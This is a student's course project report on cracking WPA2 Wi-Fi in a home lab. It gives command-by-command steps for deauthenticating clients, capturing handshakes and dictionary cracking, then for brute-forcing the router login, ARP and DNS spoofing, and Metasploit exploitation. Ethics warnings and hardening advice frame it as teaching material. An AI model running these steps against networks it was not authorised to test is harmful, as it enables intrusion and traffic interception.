# **Sir Syed University of Engineering & Technology (SSUET)**

# **Cyber Security Department**


***Introduction to Cyber Security (CY-101)***

***Semester: 4th***

***Batch: 2023S***

***Section: A***

**PROJECT REPORT**

******

***Submitted by:***

**Muhammad Hasnain**

**2023S-BCYS-018**

**Teacher Name:**

Muhammad Waqar

**Project Report**

**Title:** Wi-Fi Cracking: A Professional Approach to Network Security Analysis

**Prepared by:** Muhammad Hasnain.   
**Designation:** Cyber Security Engineer.  
**Date:** 20th January, 2025.

1. **Executive Summary:**

This project investigates the vulnerabilities present in Wi-Fi networks through ethical penetration testing in a controlled environment. Utilizing industry-standard tools and best practices, the study demonstrates methods for assessing network security, identifying weaknesses, and proposing robust solutions. The primary goal is to enhance awareness and foster proactive measures for safeguarding wireless communication systems.

1. **Objectives:**

The specific objectives of this project are as follows:

**Security Assessment:** To analyze and identify vulnerabilities in Wi-Fi networks.

**Methodology Validation:** To implement and evaluate penetration testing techniques using state-of-the-art tools.

**Security Recommendations:** To propose effective measures for strengthening Wi-Fi networks against potential threats.

1. **Infrastructure Overview:**

**3.1 Hardware Configuration**

* **Router:** TP-Link TL-WR840N (configured for WPA2 encryption testing).
* **Wireless Adapter:** TP-Link TLWN727N (capable of monitor mode and packet injection).
* **Computing System:** High-performance laptop/desktop running Kali Linux.

**3.2 Software Tools**

* **Operating System:** Kali Linux – a leading platform for penetration testing.
* **Testing Suite:**
  + Airmon-ng, Airodump-ng, and Aircrack-ng
  + Wireshark (network traffic analysis)
  + Nmap (network enumeration and vulnerability scanning)
  + Hydra (password brute-forcing)

1. **Methodology:**

**1. Setting Up the Environment**

* **Ensure Compatibility:**
  + Verify that your TP-Link TLWN727N wireless adapter is recognized by Kali Linux.
  + Ensure the adapter supports monitor mode and packet injection.
* **Configure the Testing Environment:**
  + Use your TP-Link TL-WR840N router and set it up with a known SSID (e.g., TestNetwork) and WPA2 encryption for testing.

Connect the router to a power source and ensure it is operational

**2. Preparing Kali Linux**

* Boot into Kali Linux on your system.
* Update your system to ensure you have the latest tools and drivers:
* sudo apt update && sudo apt upgrade

**3. Enable Monitor Mode**

* Identify your wireless adapter:
* iwconfig

Note the interface name (e.g., wlan0).

* Enable monitor mode:
* sudo airmon-ng start wlan0

This will create a new interface (e.g., wlan0mon).

* Verify the mode:
* iwconfig wlan0mon

Ensure it shows Mode: Monitor.

**4. Scanning for Networks**

* Use airodump-ng to scan for available networks:
* sudo airodump-ng wlan0mon

Note the **BSSID**, **Channel**, and **ESSID** of your test network (TestNetwork).

**5. Capturing Handshake**

* Focus on your test network:
* sudo airodump-ng --bssid <BSSID> --channel <Channel> --write capture wlan0mon

Replace <BSSID> and <Channel> with the details of your test network.

* Deauthenticate a connected client (to force reconnection and capture the handshake):
* sudo aireplay-ng --deauth 10 -a <BSSID> wlan0mon

Replace <BSSID> with your network's BSSID.

* Look for the "WPA handshake" message in airodump-ng. If successful, a .cap file is created.

**6. Cracking the Password**

* Use aircrack-ng to crack the captured handshake:
* sudo aircrack-ng -w <wordlist> -b <BSSID> capture-01.cap

Replace <wordlist> with the path to your password wordlist and <BSSID> with the network's BSSID.

* If the password exists in the wordlist, it will be displayed.

**7. Expected Results**

* **Successful Handshake Capture:** You should see a message confirming the handshake was captured.
* **Password Cracking:** If the password exists in your wordlist, aircrack-ng will reveal it.
* **Unsuccessful Cracking:** If the password isn't in the wordlist, cracking will fail. You can try another wordlist.

**8. Cleanup**

* Disable monitor mode and restore normal operation:
* sudo airmon-ng stop wlan0mon
* Remove residual files:
* sudo rm capture-01.cap

**Important Guidelines**

* **Ethics:** Only test on networks you own or have explicit permission to test.
* **Legality:** Unauthorized Wi-Fi cracking is illegal and punishable by law.
* **Education Focus:** Use this project to understand Wi-Fi security protocols and learn how to secure your network.

After successfully cracking the Wi-Fi password (strictly for educational purposes on a test network you own), you can explore further functionalities related to network security. Here are some key steps and actions you can perform:

**1. Verifying Network Access**

* Connect to the network using the cracked password to ensure it works:
* nmcli device wifi connect '<SSID>' password '<password>'
* Verify your connection:
* ifconfig

Check for an IP address assigned to your wireless adapter.

**2. Network Scanning and Enumeration**

Once connected, explore the devices on the network and gather information.

**Using nmap for Network Discovery**

* Scan for all active devices on the network:
* nmap -sn 192.168.0.0/24

Replace 192.168.0.0/24 with the subnet of the network.

* Perform a detailed scan to discover open ports and services:
* nmap -A 192.168.0.1

Replace 192.168.0.1 with the router's IP or any device you want to analyze.

**3. Packet Sniffing**

Use tools like Wireshark or tcpdump to capture and analyze network traffic.

**Wireshark**

* Start Wireshark:
* wireshark
* Select your network interface and start capturing packets.
* Filter traffic (e.g., to capture HTTP requests):
* http

**tcpdump**

* Capture packets on the network:
* sudo tcpdump -i wlan0

Replace wlan0 with your interface name.

* Save packets to a file for later analysis:
* sudo tcpdump -i wlan0 -w capture.pcap

**4. Router Exploitation**

**Accessing the Router's Admin Panel**

* Most routers have an admin panel accessible via a browser. Use the default gateway IP (e.g., 192.168.0.1):
* http://192.168.0.1
* Use default credentials (if not changed) or brute force weak credentials with tools like hydra:
* hydra -l admin -P /path/to/wordlist.txt <IP> http-get /login

**5. ARP Spoofing**

Perform ARP spoofing to intercept traffic between devices.

**Using arpspoof**

* Enable IP forwarding:
* echo 1 > /proc/sys/net/ipv4/ip\_forward
* Spoof ARP tables to intercept traffic:
* sudo arpspoof -i wlan0 -t <victim-IP> -r <router-IP>

**Analyze Traffic**

Use tools like Wireshark to capture and analyze intercepted traffic.

**6. DNS Spoofing**

Redirect devices on the network to a fake website.

**Using ettercap**

* Start Ettercap:
* sudo ettercap -G
* Set the target and spoof DNS responses to redirect traffic.

**7. Exploiting Devices**

If devices on the network have weak security, use tools like Metasploit to identify and exploit vulnerabilities.

**Metasploit Example**

* Launch Metasploit:
* msfconsole
* Scan for vulnerabilities:
* use auxiliary/scanner/portscan/tcp
* set RHOSTS <IP-range>
* run
* Exploit a discovered vulnerability:
* use exploit/<module>
* set RHOST <target-IP>
* run

**8. Network Performance Testing**

Analyze the network's performance to understand its strengths and weaknesses:

* **Bandwidth testing:** Use tools like iperf to measure throughput.
* **Latency testing:** Use ping to measure response times.

**9. Strengthening Network Security**

Finally, use your findings to demonstrate how to secure networks:

* Change default router credentials.
* Use WPA3 encryption (if supported).
* Disable WPS.
* Limit DHCP scope and use MAC address filtering.
* Regularly update firmware.

**Ethical Note**

The purpose of this exercise is to learn about network vulnerabilities and how to defend against them. Unauthorized access to networks or devices is **illegal** and can result in severe penalties. Always ensure you have permission to test any network or device.

**Certificate of INTRODUCTION TO CYBER SECURITY COURSE**

**(Provided by CISCO NETWORKING ACADEMY)**

****

]

**THANK YOU!**